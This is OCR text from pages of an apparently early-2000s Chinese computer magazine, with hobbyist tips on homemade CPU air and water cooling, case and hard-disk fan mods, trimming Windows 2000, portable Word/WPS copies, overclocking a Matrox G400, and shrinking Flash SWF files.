


图5

□四川　陈潇恺

风冷散热器的改造

超频与散热

为了迎接夏天的到来，我们对散热器进行了清洁工作。为了把温度降低，让CPU更稳定地工作，我们要使用更好的风扇，但是一个非常好的CPU散热风扇是不便宜的。这个时候我们应该怎么办？下面笔者就讲讲如何用小的花费来获得最大的散热性能的提升。

首先我们需要购买一个散热器，目前一个驰风868风扇的价格大约30元，就选它。我们需要的是868的散热片，因为868的散热片质地比较好，采用冷锻造的铝块做成，导热能力不错，并且散热面积也非常大。但是868的风扇就比较差劲了，我们需要购买一块机箱风扇，价格在10元左右。剩下的工作就是取下868本来的风扇，然后把新买的机箱风扇更换上去。

因为机箱风扇比散热片的面积大，我们可以充分利用这点，让温度再低一点点。我们使用尖嘴钳将散热片上面的缝隙加大（掰开），如图1所示，这样可以更充分地利用风扇的大排气量，进行更多的热量交换。经过这样改造以后，散热能力会有很大提高。

下面笔者再讲述几个需要注意的问题。

1.首先是风扇的功率问题

在购买风扇的时候要选择大功率风扇，但到底怎样确定风扇功率的大小呢？大家可以看到风扇的标签上写了电流是多少安培，因为电压固定为12V，那么功率就等于标称电流乘以12。看起来很容易辨别，但实际上笔者发现，这些标签上面给出的电流值并不准确，可以说大部分是胡乱写的，那么怎样才能精确判断功率呢？这个时候我们需要使用万用表或者直流电表进行测量，测量的方法：将风扇的负极（通常是黑色线）连接到电脑电源的负极（黑色）上面，然后将万用表选择到直流电测试档，量程使用500毫安，如图2所示。接下来，把黑色的表笔连接到风扇的+12伏，将红色的表笔连接到电脑+12伏输出上面，读出万用表指示的数值，这个数字就是该风扇的实际电流，

用这个数字乘以12就是这个风扇的实际功率了！如果你有多个机箱风扇，不妨用这种方法测试一下，选一个功率最大的风扇作为散热器的风扇来使用。

2.关于“柴油机”问题

大家在使用电脑超过1年以后（或者不到1年）就会听到机箱里面发出可怕的“嗡嗡”声，电脑似乎变成了柴油机……这是因为风扇使用时间长了，里面的机油挥发光了造成的。噪音可以忍受，但是在发出噪音的同时风扇的转速、风量会大大降低。其实要解决这个问题，只需要给风扇加油就行。方法：取下风扇，然后撕开靠近散热片里面的商标，如图3，往最中心的风扇转轴部分加油，加油以后马上见效。不过要注意加完油以后，要把商标贴回去，这样可以让机油的挥发速度慢一些，否则过不了多久你的电脑就会再次变成“柴油机”。

3.关于风扇超频的问题

笔者曾经看到过许多文章都说把风扇超频了来散热，其原理就是加大风扇的电压，这样风扇转速就会提高，那么散热效果自然就增强了。这个方案看起来很好，不过笔者实际测试后觉得这样做坏处大于好处。好处不用说，风扇转速加快。坏处是，风扇的温度急剧增加，笔者用手触摸发现风扇居然烫手（风扇线圈发热），在机箱空气流通不是很好的情况下，这个热量恐怕影响是非常大的。而且现在的毒龙、雷鸟等CPU最怕的就是风扇停止转动，超频风扇会使风扇的寿命大大缩短，这就使危险性大大增加了。所以笔者建议大家不要去超频风扇。

图1



图2




图3

超频与散热

□四川 王自川

机箱改造助散热

发热大户都在机箱里面，如果能够想办法加强机箱的通风，则可以大幅度加强散热。我们这里谈一谈对机箱的改造。

1.改造的总体原则

改善机箱内部的通风，方案为打孔，增加风扇。有时这两件事情又是非常矛盾，我们如果改善了机箱内部的空气循环，那么必然会带来更多的灰尘，所以大家以后要注意打扫灰尘哟。

2.改造方案

首先我们检查机箱上面有没有空出的机箱风扇安装架子，这些就是机箱风扇的安装架（如图1）。如果你的机箱里面有这样的架子，那么恭喜你，你不需要进行太大的改造，只要购买机箱风扇（大约10元/个）安装上去就可以了。

如果没有这些架子，我们就必须动手改造了。

(1)首先我们必须设计，因为目前的机箱种类繁多，各有不同，要给出固定的设计方案比较困难。大家要实际查看自己的机箱，然后根据热空气比冷空气轻这个原理自行设计。可以在机箱的侧面安装，也可以在机箱的前面安装。

(2)设计完成以后，我们就要进行改造，下面笔者就讲讲如何弄出一个大孔来安装风扇。要在机箱的钢板上打一个大洞，我们只需要冲击电钻就行了。不过要注意改造前一定要把里面的硬件全部取出来，否则带来的巨大震动很可能让你的硬件长眠，而且那些铁屑也是非常危险的，一不小心弄到什么地方短路了，就麻烦了。

首先将风扇放到想安装的位置，做标记，在适当的位置画一个大圆圈，这个圆圈就是我们要挖空的部分。接下来点4个点，这就是我们固定风扇上螺丝的地方（如图2）。

上螺丝那4个小孔直接用电钻打通就可以，但是那个大的圆圈要打通就不能直接打，因为没有这么粗的钻头。我们可以沿着这个大圈的边打N个洞，然后用钳子轻轻一掰，整块钢片就掉下来了（如图3）。

(3)最后就是安装风扇了。



图1




图2





图3

□江西　万琰

水冷散热历代记



超频与散热



水冷散热器，现在市场上卖的大约150元左右。作为一个超频狂人，如果风冷已经不能满足，那可以试试水冷。笔者和同学自行设计并制作了水冷散热器数个，对水冷散热器的制作、使用积累了一些经验，愿就此与广大读者探讨。

第一次接触水冷这个词时，我和同学都对这种散热方法非常感兴趣，于是决定设计一个。由于是第一次制作水冷，我们考虑的因素非常简单，需要一个装水的金属盒子与CPU接触进行散热，然后在盒子上面插入导水的管子，让水循环流动就行。于是我们设计出了——

第一代水冷

原理：密封的金属盒子，在上面打洞插入导管，然后准备两个水桶，利用高低水位差让水进行流动。

水循环方式：手动，当下面桶的水满了，人工把水倒回上面的桶。

原料及价格：(1) 密封金属盒子，我们到街上的铁铺买的，5元/个，用白铁皮定做。(2) 导管，我们使用一次性输液的管子，花费1.5元。(3) 水桶，我购买的超大水桶2个，花费16元。(4) 粘得牢胶水，3元（如图1）。

优点：制作简单，不需要太多动手的地方，价格便宜。没有了CPU风扇的噪声之后，当然显得格外安静。

缺点：来回倒水太麻烦，经常因为水流干了忘记倒水而死机，每次死机导水管都会被烫烂，更换麻烦，维护费用大，而且倒水的时候经常把水弄得到处都是。散热效果没有想象中的好。



制作中遇到的主要问题以及解决方案：铁皮容易生锈，我们在第一次通水前，先通入机油，希望机油能均匀涂抹在铁盒子内部，防止生锈。至于固定问题，我们使用普通散热器的卡子进行改造后固定。

第一代水冷升级版

水冷虽然能用了，但是散热效果仍然一般，我们认为在选材方面出错了。于是同学在给自己制作水冷的时候，用了铜皮做的盒子。

在使用水冷一代的时候，手动循环实在是让人恼火。我用的大水桶大概每小时倒一次水，那位同学的水冷使用的是洗脸盆，每30分钟就要倒一次水。结果因为水干了烫烂导水管、死机不计其数。1个月后我们再次讨论必须要解决这个问题，同时我们要进一步提高水冷散热能力。1个月后，水冷一代被淘汰了！

第二代水冷

有了第一代水冷的制作经验，我们开始了第二代水冷的设计。对于循环问题，我们最终在金鱼市场找到了解决方案，那就是使用水泵。经过讨论，我们认为散热能力差的原因在于我们使用的铜皮做的盒子非常薄，造成散热面积太小，必须加大散热面积才行（加厚金属）。我们发现现有的CPU散热块就是非常好的介质，我们只需要把现有的CPU散热块封好插上管子就可以了！

原理：将CPU散热块封好，然后插入管子，利用水泵进行循环。

水循环方式：沉水式水泵循环。

原料及价格：沉水式水泵20元，普通CPU散热器15元，一次性输液器的管子1.5元，粘得牢胶水3元，504胶水2.5元（如图2），水桶。

优点：原料获得容易，全自动循环不需要人工干涉，散热效果有所提高。

缺点：制作过程相对复杂，漏水可能性加大，需要小心密封。

制作中遇到的主要问题及解决方案：密封CPU散热器，我们把泡沫切成条状，然后涂满504胶水，塞到CPU散热块的缝隙里面，将散热块密封为一个个小水箱，然后用冲击电钻打通，插入导管。

在使用过程中发现问题若干，首先因为水泵自身的发热导致水温迅速提升到29度（几乎不会再升高了）。我们决定改用离水式水泵，将低水位抽到高处的桶里，但是这个离水式水泵的噪音不是一般的大，最后不得不还是使用沉水式水泵。散热能力的提高与储水槽的大小以及CPU散热器的质地有关。在同学使用第二代水冷后的1个星期，我们开始了第三代水冷的设计。

第三代水冷

在第二代水冷的基础上，我们选择驰风868的散热块作为储水槽，并且采用外封式，将整个散热块从外面全部密封形成一个大水槽，导水管采用双管入、双管出，增大排水量，并将水桶放置在机箱的后面，以减少导管的长度。

原理：将CPU散热块封好，然后插入管子，利用水泵进行循环。

水循环方式：沉水式水泵循环。

原料及价格：沉水式水泵20元，驰风868散热块30元（如图

3），一次性输液器的管子3元，粘得牢胶水3元，504胶水2.5元，硬塑料尺子2片4元，水桶。

优点：散热效果进一步提高，一切全自动。

缺点：制作过程相对复杂，成本较高。

制作中遇到的主要问题及解决方案：密封CPU散热器时，我们把尺子锯成适当大小，围着CPU散热器一圈粘牢（如图4），用504胶水密封，然后用冲击电钻打通，插入导管（如图5）。

第三代水冷能在笔者疯狂超频毒龙的时候，把CPU温度控制在39度左右，与水温相差10度，笔者把毒龙600超到850使用了半年。半年之后新的问题出现了，由于水垢的原因，散热能力下降，笔者不得不慢慢地把频率往下降。

要解决的问题就是水垢问题，我们尝试从循环介质方面入手，想避免水垢产生可以加净水过滤器，但是这样水流速度大大降低，散热效果降低，不行。用油作为介质，油冷循环，当笔者得知一桶油的价格以后放弃了这种想法。使用纯净水（购买）作为循环介质，仍然会产生水垢，方案失败。

到此水垢问题成了最头痛的问题，最后强行拆下水冷，发现里面的水垢非常奇怪，不同于普通的烧开水的水垢，用电热水壶清洁剂等许多化学药品都不能清除，但是用刷子可以轻易刷干净。于是我们再次进行设计，这次的目的就是要解决可拆卸问题，最终这个问题解决了，那就是——

水冷四代

原理：将CPU散热块四周封好，顶部的四边用玻璃胶涂一层，干了以后形成橡胶圈，然后定做一个6×6厘米大小的玻璃盖子，通过扣具，将玻璃盖紧紧压在上面，然后在侧面打洞，插入管子，利用水泵进行循环。拆卸的时候可以取下顶部的玻璃盖子，然后方便地清除水垢。

水循环方式：沉水式水泵循环。

原料及价格：沉水式水泵20元，驰风868散热块30元，导管采用大口径金鱼管3元，粘得牢胶水3元，504胶水2.5元，硬塑料尺2片4元，玻璃胶8元（如图6），定做玻璃盖1元，水桶。

优点：散热效果进一步提高，一切全自动，水垢清除容易，后期维护简单，使用方便。

缺点：制作过程相对复杂，成本较高，扣具需要自己制作。

制作中遇到的主要问题及解决方案：玻璃盖打滑，让四周的塑料尺子稍微高一点点。如果盖不紧，可以将玻璃胶涂厚一点点。

水冷四代能在水温29度的情况下把CPU（超到850）温度控制在35度左右，散热效果非常好。目前水冷四代正在使用中。

水冷的使用问题

1.不要直接把自来水当作水冷的循环用水。自来水中溶解有很多气体，如果冷却水中气泡过多，会影响散热效果，同时这些气泡会吸附在水管的表壁，减小冷却水的流量。我们应该适当地往水里面添加一点点净水剂，这样可以减缓水垢的产生。

2.条件允许应该经常换水。

3.水桶应该放到比较安全的地方，如果光碟、螺丝等等掉进去就不好了。

4.注意检查水泵的情况。通常水泵的寿命就一年，一年以后这个水泵会经常发生停转的现象，这个时候就要考虑更换水泵了。


Ð¡ÓæÖØµãÌáÊ¾：在制作和使用水冷散热的过程中，会容易漏水，出现将显卡、主板等全部淹没的情况，所以在制作的时候，要等胶水完全干，最好用胶水多粘几次。




图1



图2


图3


图4



图5


图6

超频与散热

□江西　孟俊

硬盘降温必杀技

炎热的夏季即将来临，作为发热大户的硬盘该如何更好地降温呢？经过我的试验，得到一高效散热法，和大家共享。改造方法如下：

1. 取六条机箱挡板，在每条挡板弯折处各钻一4mm小孔，再在距弯折处6.5cm处钻一4mm小孔（如图1）。然后，将小孔周围打磨平整。

2. 将六条挡板条用螺丝与硬盘连接，然后在机箱底部相应位置钻六个4mm小孔，将硬盘用六枚螺丝固定（如图2）。

3. 买两只普通风扇，用502胶粘于硬盘下方靠近机箱前面板处，然后将电源线连好，风扇的风向从前往后吹。如前面板已有一风扇，则可不安装这两只风扇，效果仍会很好。

4. 为防止风扇吹出的热风影响PCI板卡的工作，还可用一导流板将热风导到其他方向，以不影响其他硬件工作为宜。

至此，一高效的硬盘散热器便完工了，比起一些市售的硬盘散热器还好，大家不妨试试。




图1




图2

□江苏　子竹

Windows 2000瘦身大法

1.删除Windows 2000中可能用不到的全部驱动程序文件

Windows 2000的庞大目录结构，使得系统所占的空间加大。若你细看，在\WINNT\driver cache\i386目录下，有一个driver.cab的压缩文件，大小约50MB，主要是用来放置Windows 2000内置的全部驱动程序。用途是在我们新增设备时，Windows 2000可以自动地从这个压缩文件中提取出相应的驱动程序来进行安装，使用者无需再插入Windows 2000的光盘。若你已确定你的系统不会再变更系统设备时，就可以把driver.cab删除，省下50MB的空间。

2.用SFC命令让Windows 2000释放更多的空间

在\Winnt\System32\Dllcache目录下，应该有大约200至250MB的文件，它们是做什么的？其实，它们是Windows 2000大部分系统文件，是用来保护系统中的文件被删除、非法置换、破坏时，可以自动地从这里复制一个相同的系统文件覆盖过去，以维护系统的完整性和可用性。若你的Windows 2000系统已确定不再有新加入的设备，为了释放更多的硬盘空间，可以把此目录内的文件予以删除或是设定大小等，可以用Sfc.exe /cachesize=x来设置这个目录的大小，而删除全部的文件则是Sfc.exe /purgecache，至于SFC的命令参考，可以输入SFC.exe /?。但要注意的是，若你不熟悉Windows 2000，此动作请三思而后行。

□江苏　神笔

制作办公软件的“Mini”版

一般的计算机用户都必须与字处理软件打交道，目前PC机上最为流行的字处理软件莫过于金山公司的WPS2000和Microsoft Office中的Word了。如果您用这两个软件写的文章到了别人的机器上使用时，却发现别人的机器上没有相应的软件，无法打开文件怎么办？这时候就不得不运行安装程序了，这固然是一条最为简单的道路，但是，您难道不讨厌那长长的等待及重新启动吗？其实，我们完全可以制作出这两个软件的“Mini”版。

（1）WPS2000

只要拷贝WPS2000.EXE、Resource.DLL、Wcor32.dll三个文件到一文件夹下就可以了。如果您还需要特殊符号，那么，请您连同ObjLib文件夹也一同拷贝（不大，只有300多kB），最后还可以制作成安装程序（譬如选择小巧的安装程序制作工具——Install Us），进一步压缩。

（2）Word 97

拷贝Winword.exe、Mso7chs.dll、Mso97.dll、Wwintl32.dll四个文件到一文件夹下就可以了，不制作安装程序时一共是12.2MB。

（3）Word 2000

拷贝Winword.exe和Mso9.dll两个文件到同一文件夹下即可，不过如果双击Winword.exe文件打开Word 2000的话，可能会出现Word 2000安装窗口，不要紧，您无需插入Office 2000安装光盘，过一会儿就会弹出Word 2000窗口了。

大家可不要将其用作商业用途哟！

□江苏　韶亚军

巧用 WPS2000 中的虚拟技术

笔者平时使用 WPS2000 进行计算机类文章的写作，其间制造出了几个“虚拟”技术，写出来与大家分享。

1.虚拟稿纸方式

WPS2000中有一种特有的稿纸方式,它非常适合于中国用户打印稿纸文章，但是 WPS2000 设置后的稿纸方式，在稿纸的上方会有“第 X 页　共 X 页”、下方会有“20 × 15”、“WPS2000 集成办公系统”字样出现，严重影响美观。其实使用虚拟技术可以将其去除——也就是用文字框将这些字覆盖，简单吧！当然你还可以把它制成模板，以便以后使用。

2.虚拟打印机

WPS2000 提供了丰富的中西文字体和对象框修饰方式，还支持空心、立体、阴影、阴文等字体修饰，附带 60 余种中文简繁字体,使我们可以非常方便地制作出图文并茂的文档，而且 WPS2000 还为用户准备了打印预览功能，它允许用户在不打印的前提下观看其打印效果。但可惜的是，有些读者的机器上不带有打印机，所以也没有安装打印驱动程序，这样就无法使用打印预览功能。其实只要随便安装一打印机驱动，而不管你的机器上是不是真正有打印机设备，就可以“骗过”WPS2000，使其支持打印预览功能。

3.虚拟表格

我们有时候要把一排排文字排整齐，有些人会在字中间加上空格。其实，使用过 WPS2000 表格的读者都知道，表格中的文字是自动排得整整齐齐的,那么,我们能不能借助表格来制作出这种效果呢？完全可以！只要我们先制作出一张大小适中的表格,并将所需的文字输入其中,再选中这个表格,右击鼠标，打开“对象属性 / 表框特殊”设置框，将其外框边线设置为空线,再选中所有的表元,右击鼠标,打开“对象属性 / 边线填充”设置框，将此表格的“下边”和“右边”的边线都设置为“空线”即可。

在 Excel 中实现文本换行

□江苏　幽香

1.使用命令来实现自动换行

使用该方法来自动换行时，首先用鼠标选定某一单元格，然后单击菜单栏中的“格式 / 单元格”命令，随后系统将会弹出一个标题为“单元格格式”的对话框，在该对话框中单击“对齐”标签，从弹出的界面中选中“自动换行”复选框即可。

2.通过组合键即时换行

在其他文本编辑器中，我们如果需要即时换行的话，一般只要单击一下键盘上的回车键就可以了。但是在Excel中，我们如果单击回车键时就会发现光标会移动到当前单元格的下一格。其实只要使用键盘上的 Alt+Enter 组合键就可以了。

3.在某一区域内进行换行

假设我们需要将某个长行转成段落并在指定区域内换行，例如 A1 单元格里的内容很长，我们要将该单元格中的内容显示在A列至C列之内，步骤为：选定区域A1:C2（先选A1），接着用鼠标单击菜单栏中的“编辑”命令，从弹出的下拉菜单中选择“填充”命令，在随后弹出的子菜单中选择“内容重排”命令，A1 中的内容就会分布在 A1:C2 区域中。

4.利用文本框进行“虚拟”换行

由于 Excel 允许插入文本框，而在文本框中我们可以像在普通的文本编辑器中一样自由进行换行，因此我们可以利用文本框进行“虚拟”换行。所谓“虚拟”其实就是用文本框的换行来实现单元格的换行。首先在 Excel 的工作界面中，用鼠标依次单击菜单栏中的“视图 / 工具栏 / 绘图”来显示“绘图”工具栏，接着单击该工具栏的“文本框”按钮，然后按住键盘上的Alt键让文本框的边界与工作表单元格的网格线重合，最后在插入的文本框中输入内容。这时我们可以在这里自由换行，表面上就实现了单元格的自由换行了。

让 G400 焕发第二春

□湖南　聂阳德

Matrox 公司生产的 G400 系列是第四代显卡中的佼佼者，时过境迁，怎样让G400在我们这些“喜新厌旧”的DIYer中焕发第二春呢？

1.下载G400的最新驱动

目前的最新版本为Win98 / Me的6.22.009版、Win2000的5.32.010版、WinNT的4.74.021版，下载后将G400的工具包（Matrox System Utilities V2.07.001）以及显卡调校工具（Tweak Utility V4.00.18）也下载下来。

2.升级显卡BIOS

升级显卡 BIOS 的过程跟升级主板 BIOS 差不多，具体方法是：将工具包解压缩，执行其安装程序。准备一张软盘，然后到 util 目录下执行“PBIOSWIN”，将显卡的 BIOS 备份。注意，一定要执行这一步，万一刷新失败的话，这可是救命稻草了！重启 Win98，当出现 Win98 启动画面时，按 F8 选择“Command prompt only”模式，进入 util 目录，执行“UBIOSDOS”，BIOS 刷新完成之后重启就大功告成了。万一刷新失败，就将备份盘插入软驱让其自行恢复（需将启动顺序改为软盘优先）。

3.升级驱动程序

比较简单，只需执行驱动文件夹中的安装程序就行。


4.使用“Tweak Utility”这把宝刀

“Matrox Technical Support Tweak Utility”（以下简称MTSTU）是Matrox官方推出的一个非常实用的工具，支持Win98/Me/NT/2000，在NT及Win2000中使用时需要管理员身份。MTSTU是一个只有888kB的绿色软件，无需安装，直接执行即可，其界面也很亲切。

MTSTU共有八个功能模块，对于我们这些贪心的DIYer来说，最实用的莫过于“Clock Tweak”模块了。通过它，我们就可以设定G400的时钟频率，如图。

拖动滑块或者单击向右的箭头，就可以一点一点地调高显卡的时钟频率了，调高一点后，就可以单击“Test Now”进行测试，10秒钟的测试通过后，你就可以选择“APPLY”，然后选择是“Permanent”永久保存，还是“Temporary”临时设置，或者是取消。在调高频率时一定要慢慢来，不要一步登天，否则烧了显卡我可不负责哦。显卡超频之后，其发热量将会大增，一定要注意散热。如果系统不稳定，可以降一档使用。

MTSTU的另外七个模块的功能在此作一个简单介绍，“Matrox”模块中显示的是“MTSTU”的版本号；“AGP”模块中，我们可以设置G400的AGP模式；“D3D”模块中，我们可以打开或者关闭显卡的“D3D”功能；“OpenGL”模块中，我们可以设置显卡的“OpenGL”属性，如速度优先还是质量优先；“Audio”模块中，可以用不同频率的声音测试声卡；“Monitor profile”模块中，我们可以设定一些比较怪的分辨率，如904×600等等；“Miscellaneous”模块中，可以选择是否打开“Bump Mapping”，即环境凹凸贴图渲染。



通过上面几步，相信你的G400将会有很多更新表现。■

□四川　怕怕

SWF文件“瘦身”八招

Flash除了简单易学、功能强大外，其生成的SWF文件个头也比较“乖巧”。但能否有办法更大限度地压榨它的个头呢？下面我们就来谈一谈。

1.首先应该控制的是文件的帧频（Ctrl+M）。Flash默认值是每秒12帧（图1），普通情况下，这已经能保证影片比较流畅了。如果各位看官要做的东西比较大的话，在保证流畅的同时，这个值还可以尽量取小！

2.反复调用同一个符号（Symbol）。符号是Flash中最小的单位，在影片里出现的符号越多，影片的体积就会越大，而反复调用同一个符号，并不会明显增加影片的体积。

3.少用逐帧动画。关键帧的数量对影片体积影响很大。少用关键帧，也是保证影片个头小巧的办法。

4.少用“大个子”位图。在Flash里应少用位图，更要少用大的位图，所用位图的体积和SWF文件的体积几乎是成正比的。还有一点要补充的就是，要导入的位图最好是JPG和GIF格式。

5.符号要打散。初学Flash的时候，书上说符号尽量不要打散，但我在实际运用中发现，打散的符号比没打散前小了许多。大家可以自己试试，我用共享图库里的小老鼠做的试验（图2），打散前生成SWF文件为615字节，打散再结合群组后为567字节。


6.符号最优化。Flash为我们准备了“减肥”利器——符号最优化。将符号打散，在选中状态下，执行菜单命令：修改－最优化（Ctrl+Alt+Shift+C）（图3）。大家可以在不影响效果的情况下，多试几次，将滑块调整到最佳位置。


7.音乐的发布设置。音乐在影片的体积中占重要比例，在做MTV时，大家的印象肯定特别深。在发布设置（Ctrl+Shift+F12）中，正确设置音乐压缩格式、采样率、声道数，对体积大小至关重要。默认压缩格式为MP3，采样率16kbps，单声道（图4），这是效果和体积都比较好的平衡点。做MTV的朋友，如果觉得效果差了点，可以适当把采样率设高一些，不过每高一级，体积会成百kB地“暴涨”。还有，尽量别用立体声，否则音乐体积几乎会大一倍。

8.多用动作脚本（Action Script）完成动画。Flash5中，动作脚本更加完善和强大，一些效果通过它来完成，不仅减小了作者的劳动强度，更使文件个头不会变得过大。比如一个简单的打字效果，能用好几种方法实现，而用动作脚本实现的输出文件要小很多。■



图1





Í¼3



图4

图2

“实用技巧一点通”专栏

一 点 通

快速登录上网小技巧

浙江 秋水

使用Modem拨号上网时，计算机首先要和ISP的认证服务器进行连接并进行相应的账号和密码验证，这个过程通常比较长。其实，我们只要通过对拨号连接的属性进行简单的修改就可以大大地加快这一连接过程。具体操作如下：

进入“拨号网络”，选择相应的连接，在连接上单击鼠标右键，在弹出的菜单中选择“属性”项，选择“服务器类型”，在“高级选项”中，去掉“登录网络”的选项，在“所允许的网络协议”中，去掉“NetBEUI”以及“IPX/SPX兼容”这两个选项，而只保留“TCP/IP”。由于前两个选项通常用于局域网中，它们的存在反而会由于拨号时检测这些协议而降低连接速度。

在Windows下更新GHO文件

□浙江 王志军

使用过Ghost的朋友都知道，如果你想恢复映像文件中的内容，那么就只能将整个备份内容全部恢复，有时就不得不覆盖掉某些有用的东西。还有一点就是Ghost只能工作于纯DOS模式下，这样操作起来未免有很多不便，要是可以在Windows的图形界面下工作就方便多了。

打开Norton Ghost Explorer（这是Norton Ghost 2001工具包中的一员，注意必须是完全版本才有），从“Edit”菜单下选择“Add”命令，你可以随时对映像文件进行更新。只要选择好欲添加的文件或文件夹，然后点击“打开”按钮，程序即会将选中文件或文件夹导入映像文件中，真是方便极了。

如果你要恢复映像文件中的某些内容，那么只需要选定后从右键菜单中选择“Restore”命令，然后键入欲恢复到的路径就可以了。

快速改变文件关联

□辽宁 红枫林

Windows系统打开文件时，会自动调用和其相关联的程序，其实可以通过修改注册表来改变文件关联。找到HKEY_CLASSES_ROOT下的“*"和“Unknown”两个主键，这里分别对应着所有文件类型和未定义未知文件类型。展开“Unknown”主键，将其下方的所有内容复制到“*”键下，最后删除“Unknown”主键。当注册表设置生效后，如果我们在资源管理器中右击某个文件，就会在快捷菜单中多出一条“打开方式”命令项，只要选中此命令，就可以按照自己的需要选择关联文件的程序了。

为Windows98 SE增加繁体字库

□浙江 张京

中文Windows98第二版中附带的IE5并不支持繁体（Big5码）中文，因此使用此操作系统的用户在浏览繁体网页以及阅读繁体字书写的邮件时十分不便。要让中文Windows98第二版支持繁体显示功能，就要为系统添加相应的显示部件，但是如果直接安装IE的话，系统会拒绝安装，虽然可以通过修改注册表相应的键值来进行强行安装，但一般用户对于注册表的操作不是很了解，笔者在这里介绍两个简单的方法。

①如果周围有计算机可以支持繁体显示，直接从那台计算机的Windows的Fonts目录中拷贝Mingliu.ttf到自己系统的相应Fonts目录中。②如果有IE5的安装盘的话，在IE5的安装目录找一个名为Ielpkzht.cab的文件，打开将其中的Mingliu.ttf解压到Windows目录下的Fonts子目录中。重新启动计算机，你会发现你的Windows98第二版已经可以支持繁体显示功能了。

Word2000菜单按钮的简单恢复

□江苏　王志军

经常看到有朋友由于误操作将Word2000的菜单、按钮等删除了(有时也可能是软件冲突或病毒破坏),一时找不到恢复之法,只能重装一次Word2000。实际上,这个问题的解决相当简单。

菜单的恢复:可以右击工具栏任一空白处,从快捷菜单中选择“自定义”命令,打开“自定义”对话框,点击“命令”标签,在“类别”下拉列表框中找到“内置菜单”项,右边的“命令”下拉列表框中就是我们平时所见的Word 2000菜单,现在只要将这些菜单拖到菜单栏上就行了。至于各菜单的先后顺序可以自行调节。按钮的恢复类似。

如果你嫌一个一个拖动的方法麻烦,那么可以退出Word2000程序,将Normal.dot删除,然后再次进入Word2000,失去的菜单和按钮又回来了。

巧除网站广告条

□安徽　余刘琅

做个人主页免不了要申请免费空间,但很多提供免费空间的网站都要求在你的网页中的特定位置放上它们的广告条,其实我们可以去除它。在此先申明,本人并非怂恿大家都去隐藏免费空间提供者的广告条,只是从纯技术的角度对这个问题做一些探讨而已。

假如要求添加的广告条代码为:“<!-- #XXXX -- >”,打开网页时由服务器解释为具体的几行HTML执行代码,因此要求不能对广告代码进行任何的修改,否则打开网页时服务器检测不到原始代码则仍然会自动弹出新的广告窗口。

首先想到使用网页重定向的方法,即制作一个带有广告条代码的临时页面,其中添加自动转向正式页面的代码。但一想一个网站有那么多网页,一个一个地制作临时页面也太麻烦了!

其实只要不让广告条在页面上显示出来就行了!因此,我想到了网页制作中“层”的功能。将广告代码放在一个层里面,再将这个层的属性设置为“隐藏”不就行了么?

隐藏广告条的问题似乎已经解决,但新问题又出现了。添加进去的那个层在排版时有点碍事,特别是本人喜欢使用Dreamweaver4和FrontPage2000这两个工具编辑网页,新添加进去的隐藏层在FrontPage2000中严重影响排版的方便性。能不能在隐藏这个层的同时,让这个层不影响在FrontPage2000中的操作呢?

用Dreamweaver4打开这个网页,在层属性对话框中东寻西找,忽然灵机一动,我何不把层赶到窗口外面去?说干就干,由于将层放在网页的顶部,因此只需修改层与窗口顶边的相对位置参数就可以了!后经过进一步试验还发现,其实只需用“<div>”标签创建一个容器,然后定义一下它的上边距为某个足够小的负值即可。示例代码如下:

```
<div style="margin-top:-200">
<!-- #XXXX -->
</div>
```

与朋友分享精彩链接和网页

□四川　李政

许多朋友在网上遇到精彩的链接时,赶忙启动邮件程序,点击“新邮件”按钮,然后按“Ctrl+C”、“Ctrl+V”。如果发送网页,一般将当前网页保存为HTML文件,然后作为附件发出。有没有想过还有更快捷的方法呢?

